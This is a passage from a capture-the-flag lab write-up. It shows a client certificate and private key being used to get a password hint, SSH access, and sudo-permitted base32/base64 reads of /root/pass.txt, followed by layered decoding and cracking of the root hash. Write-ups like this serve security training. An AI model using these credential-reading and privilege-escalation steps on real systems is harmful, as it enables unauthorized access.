Ykx66ZG+VEDIo5GdMIOoQnGGScAad/yY0VVgBl+S49+jNRUekwBaTi+nDzFQ99+d
Dw+SLxWdNWs9Kpi9Ld99zHbWyiC6nPMwgd4rlniyHt32/9icsFrc
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIICojCCAYoCAjA5MA0GCSqGSIb3DQEBCwUAMBQxEjAQBgNVBAMMCWxvY2FsaG9z
dDAeFw0yNTA3MDIxMTE2NTZaFw0yNTA3MDMxMTE2NTZaMBkxFzAVBgNVBAMMDkZy
ZWQgRmxpbnN0b25lMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsuW2
bmfRc6hskKvC6yBi3BT3n6l5r5ZVRitKxV+PL6qhdHzLPGh8u03q/KRu0f/jq4Uq
COevHBEsEB8XnSDCNW/1mjOmW8l6XXyD1ozxj8Qp6W6/636QjdMwLsSLYL9xUHeV
bnzPvNEYFaCDN7I6u8qVsJihHeHrY0csx3gDFkQ86Mfvkwc4/NTyUJm0Dh/B62JK
zbbbWUhT28d8cyIgVJoxXgfi256IUIAXbmGvF0yl/l4DAAH6pBe2XiZ7rg5Ri/7o
yzKRDT26zhA4rFmt+bmLD3BrfAhBngwCRGJ9fA9910mE/gK/4sGtOxs1FRi1VyyC
uK16vGtudA39feN+UQIDAQABMA0GCSqGSIb3DQEBCwUAA4IBAQCHe3g7iqa4K6sU
FGSsW4DO3ya8zhUahZbiSlVTM5b1D8lZqnswu0T6KR41ogYPpubHratX5zuGympM
EuzKITTi9ODXgphZikNHP/Oq4fT4M3magqK+0sALdOGnYA1J5VGgC8LtTDAf6I0S
K/7YtuASNlt0F3gsjeihwTTtuGyQEkmNQoO8q0RgzNGJPjB/UcS8ptB3oMvDI0lj
4NkZ1RwGfNtw6156lBVb1zHDUuzHdorVmncHy9U0jqmJgwbY2iibDvJqRMBBnXWJ
2GuYV/kf77k4YJ0M9p3PJdexX7TlFed1qvUuXsgxcZm5Kejwgdz6izpDzWTd5iPM
W7WFDvtZ
-----END CERTIFICATE-----
barney@b3dr0ck:/home/fred$
```

5.Fred

Now we connect to port 54321 as **Fred** to retrieve his password.

```
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #openssl s_client -connect 10.10.18.43:54321 -cert clientfred.crt -key clientfred.key
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = localhost
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = localhost
verify return:1
```

```
    Start Time: 1751462385
    Timeout   : 7200 (sec)
    Verify return code: 18 (self-signed certificate)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
Welcome: 'Fred Flinstone' is authorized.
b3dr0ck> help
Password hint: YabbaDabbaD0000! (user = 'Fred Flinstone')
b3dr0ck>
```

We get the password and use it to log in via SSH.

```
┌─[root@parrot]─[/home/user]
└──╼ #ssh fred@10.10.18.43
fred@10.10.18.43's password:
fred@b3dr0ck:~$
```


Once inside, we retrieve Fred's flag: fred.txt.

```
fred@b3dr0ck:~$ ls
fred.txt
fred@b3dr0ck:~$ cat fred.txt
THM{08da34e619da839b154521da7323559d}
fred@b3dr0ck:~$
```


Checking sudo -l again, we see a command that gives us a **hashed root password**.


```
fred@b3dr0ck:~$ sudo -l
Matching Defaults entries for fred on b3dr0ck:
    insults, env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User fred may run the following commands on b3dr0ck:
    (ALL : ALL) NOPASSWD: /usr/bin/base32 /root/pass.txt
    (ALL : ALL) NOPASSWD: /usr/bin/base64 /root/pass.txt
fred@b3dr0ck:~$ sudo /usr/bin/base32 /root/pass.txt
JRDEWRKDGUZFUS2SINMFGV2LLBEVUVSVGQZUWSSHJZGVQVKSJJJUYRSXKZJTKMSPKBFECWCVKRGE
4SSKKZKTEUSDK5HEER2YKVJFITCKLJFUMU2TLFFQU===
fred@b3dr0ck:~$
```

Time to crack it.




Here I got stuck for a bit – standard cracking didn't work.
Eventually, I realized it had to be decoded twice with base32 and once with base64.






This gives us the final root hash, which we crack using CrackStation.



We obtain the root password, log in as root, and collect the final flag: root.txt.



6.Summary

This was an engaging CTF.
There were some clever traps – especially the multi-layered encoding of the root password – where I got stuck for a while.
I also got to practice working with custom certificate services and using them to authenticate.